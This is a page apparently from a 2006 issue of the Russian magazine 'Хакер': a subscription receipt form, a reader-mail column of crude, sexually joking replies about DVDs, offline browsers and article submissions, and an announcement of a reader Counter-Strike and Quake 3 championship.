Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ____________ 200 г. (месяц)	

Ф.И.О.
Подпись плательщика

Кассир



На вопросы отвечал практикующий врач-терапевт Лозовский

Владимир (wowan_2004@mail.ru)

Очень надо!

Здравствуйте, дорогая редакция журнала! Подскажите, пожалуйста, в каком году и в каком номере в рубрике «Обзор дисков» была ваша рецензия на диск «Энциклопедия секса». Очень надо!

Вот это ты написал по адресу! Кстати, очень сексуально у тебя получилось это — «дорогая редакция». Может быть, в этом повинен твой особый электронный шарм, но наша литред Анна Большова (ну и что, что ее уволили, из редакции она по неизвестной причине уходить не хочет, так и живет тут) прямо-таки возбудилась от твоего письма! В общем, ты прав. Мало кто знает о сексе больше нас. Сам понимаешь, популярные журналисты известного издания проводят время никак не скучнее рок-звезд! Пьянки, безумные оргии и ужасный разврат — самые обычные для нас вещи, мы даже делали (в годы безумной юности нашего журнала) пару номеров «Спеца» и «Хакера», посвященных этой трогательной теме. Кстати, насчет порева — был же и «Хакер», в некотором роде посвященный порнобизнесу. Но вот чтобы мы печатали рецензии на чужие труды (зачем нам чужие, когда своих вагон?), такого не припомню. Поэтому мой тебе совет — достань эти наши номера и испей из бездонного колодца нашей сексуальной мудрости, перед коей меркнет мудрость Ву Сыня и Кама Сутры. Удачи, и да не потеряет своей твердости твой нефритовый стержень!

vanek (vanek_23@mail.ru)

Без темы

Привет, чуваки! Вы крутые перцы! Читаю ваш журнал уже года 4 и скажу вам честно, он изменился… Не сказать, что в худшую сторону — дизайн стал круче, статейки интереснее! Только вот куда вы дели треп с читателями? Интересно было читать, хотя и сам не раз писал, но, увы, безрезультатно. А может, номера телефонов выдуманы? Хотя, наверное, у вас нет времени на меня… Хочу сказать вам «Огромное спасибо!» за ваш журнал, он меня достаточно многому научил! Желаю вам удачи, новых идей, хороших партнеров! Ваш журнал самый здравый! Respect!!!
P. S. Надеюсь, мое электронное письмо не останется без ответа.

Уважаемый Ванек! Мы, и правда, очень крутые перцы. Собственно, прочтя предыдущий мой ответ, ты наверняка и сам все уже понял. Конечно же, свои (настоящие) телефоны мы давали вовсе не для того, чтобы нам звонили брутальные волосатые мужики и пропитым голосом требовали аську Форба (однозначный хит!), мыло Билла Гейтса или дать по заднице Бублику. Мы просто-напросто искали контакт с поклонницами (длинноногими голубоглазыми блондинками идеальных пропорций), чтобы помочь им настроить непечатающую мышку или поставить винду, которая глючит (акцию «Муж на час» надо понимать во всех смыслах этого слова!). Сам понимаешь, что во время душевных разговоров с дамами, мадамами и мамзеля-

magazine@real.xakep.ru

ми мы были абсолютно рефрактерны к мужским звонкам! Наверное, тебе просто не повезло. А рубрика эта исчезла, как ты понимаешь, после того как мы набрали критическую массу поклонниц, впали в тоску и депрессию, а наши нефритовые пики стали подобны тонким осинам, клонящимся под южными муссонами. Мы нуждались в отдыхе, и мы его себе обеспечили! Теперь мы снова в тонусе, но рубрику пока не вернем.

male_admin// %10%40%20// (e_mail_admin@mail.ru)

Статьи

Здрасти. Я не читаю ваш журнал. Я вообще ничо не читаю, кроме книжек по кодингу и научной литературы. Занимаюсь вэб-дизайном, программированием и вообще дизайном. На жись зарабатываю в основном flash'ем. Хочу писать по нему обучающие статьи, основанные на личном опыте кодинга и дизайна. Думаю вот, может, вы заинтересуетесь. Вопрос номер раз — как вы к этому относитесь, номер два — скока платите ;)? С грамматикой все в порядке, язык подвешен, вроде не туп =). Лет мине 20, зовут Мохтаров Марат. Учусь на 4-м курсе по специальности АСОИиУ. Работаю вэб-дизайнером и еще в одной фирме за компами слежу, шоб работали =). Вота. Надеюсь на сотрудничество. Мы нужны друг другу =).

Приветствую! И правильно делаешь, что ничего не читаешь. Еще со времен кота Базилио известно, что от чтения портится зрение (да, именно от чтения, а не от онанизма, как тебе, наверное, рассказывали в детстве). Кроме того, книжки собирают на себе пыль, а пыль — источник аллергии и агрессивных пылевых клещиков, которых можно достать не каждым пылесосом. Опс, пропустил! Оказывается, книжки ты все же читаешь. Правильно делаешь, они — знание, а знание — сила. Если ты действительно хочешь проявить свои знания в нашем журнале, тебе нужно будет доказать свое право на это, пройдя стандартную процедуру возмужания: охоту на вепря с рогатиной, выковку личного оружия в старой кузнице, обряд соития с десятью девственницами (на обряд приходить со своим реквизитом) и самый главный тест — решение задачек с портала gramota.ru на время. В общем, шли мне (или любому другому редактору, мыло можешь найти в эдиториале) свои темы с планами статей — разберемся.

Кулаков Сергей (skool@krasnokamensk.ru)

Жалоба на DVD

Здравствуйте, работники редакции журнала «Хакер». Хочу пожаловаться на ваш DVD (08 (92) 2006) — не читается, гад, хотя с виду и не одной царапинки. Вы уж разберитесь, пожалуйста, а то как-то нехорошо получается. Выписываю журнал по почте.

Привет тебе, о человек с сексуальной фамилией! Конечно, Кулаков — это не Кулакова (кстати говоря, за рубежом аналогом Дуни Кулаковой является Мисс Палмер с ее пятью дочерьми), но должен же я был сказать тебе что-то приятное (многие люди считают, что я только издеваюсь над читателями, поэтому демократы наложили на меня требования, как к американским фильмам, — я должен писать в том числе и приятные вещи, а в ответах в обязательном порядке должны присутствовать блондинки, секс и чернокожие полицейские с пончиками). Так вот, теперь неприятное. В удивительном качестве наших DVD виноват, конечно же, отечественный производитель, который знает толк в бракованной продукции. Диск ты всегда можешь заменить в редакции (и даже автограф можешь там получить!), поэтому спишись со Степом и договорись.

Борис Дергачев (froex@rambler.ru)

Закачка журнала

Здравствуйте! Я обожаю Ваш журнал, хоть многое и не понимаю. Но все-таки я не смог купить первый выпуск журнала. Я знаю, что все выпуски Вы выложили на своем сайте. В мире интернета я простак; и хотелось бы, чтобы Вы мне объяснили, как закачать все страницы сайта, связанные с журналом, чтобы читать его, не запуская интернет. Он ведь у меня через телефонную линию. Надеюсь, Вы поняли мою проблему и ответите мне.
Заранее благодарен, Борис.

Уважаемый Борис! Дело в том, что для скачивания с сайта множества страниц с целью последующего их просмотра принято пользоваться целым классом программ под названием «оффлайновые броузеры». К ним относятся: классика — TeleportPro, а кроме того — WebReaper и OfflineExplorer (последний весьма крут). Кстати, с телефонными линиями-то пора завязывать, в 2006 году некошерно звонить на модемные пулы! Если ты настоящий фанат «Х», пообещай подключиться через ADSL или выделенку, сделай нам приятное. Учти, придем и проверим!

Алексей Помыканов (pomykanov92@mail.ru)

Без темы

Здравствуйте, я постоянный читатель журнала «Железо». Недавно я начал создавать сайт о тестировании и обзорах процессоров, материнок и т. д. Пожалуйста, разрешите перепечатку некоторых материалов, естественно, с подписью о первоисточнике. Со своей стороны буду рад предложить вам бесплатное размещение рекламы на своём сайте.
С уважением, Алексей.

Здравствуй! Мне очень по-человечески приятно, что ты постоянно читаешь журнал «Железо». Уж не знаю о чем этот журнал, но, наверное, о всяком современном железе и его испытаниях. Фаллоимитаторах, страпонах и наручниках. Тогда при чем тут процессоры и материнки? Они же не имеют к этому никакого отношения! Кроме того, непонятно, почему ты хочешь спросить разрешения именно у редакции «Хакера»? Это связано с каким-то внутренним комплексом, может быть, ты хочешь об этом поговорить? Не исключено, это твое обращение на нашу почту является классической опиской по Фрейду, указывающей на тот факт, что подсознательно тебе хочется пообщаться именно с нами. В таком случае мой ответ традиционный — обратись на горячую линию блондинок Степа, у них нет запретных тем! Однако должен тебя предупредить, что тема низкоомных виброчепцов, квантовых фаллосороботов и прочих малотранзисторных внутригипоталамических оргазмотронов на термопарах все-таки относится к компетенции ребят из «Железа», поэтому, если тебя волнуют различные аспекты цифрового самоудовлетворения (мы уверены, что это не так, просто на всякий), пиши лучше им.



НАДЕРИ НАС В CS

321513

DATE: 26 ноября
LOCATION: Популярный компьютерный клуб в Москве
EVENT: Чемпионат по CS и Q3 с читательскими командами
DESCRIPTION: Акция — для организованных команд. Заявки нужно присылать на champ@real.xakep.ru. Если ты не состоишь ни в одном из кланов, все равно пиши — объединим одиночек :). Также будет возможно удаленное участие через инет, а москвичи смогут посмотреть нашу хакерскую презентацию, поучаствовать в конкурсах, потусоваться и выпить пива с редакцией. Все подробности — 20 числа на forum.xakep.ru.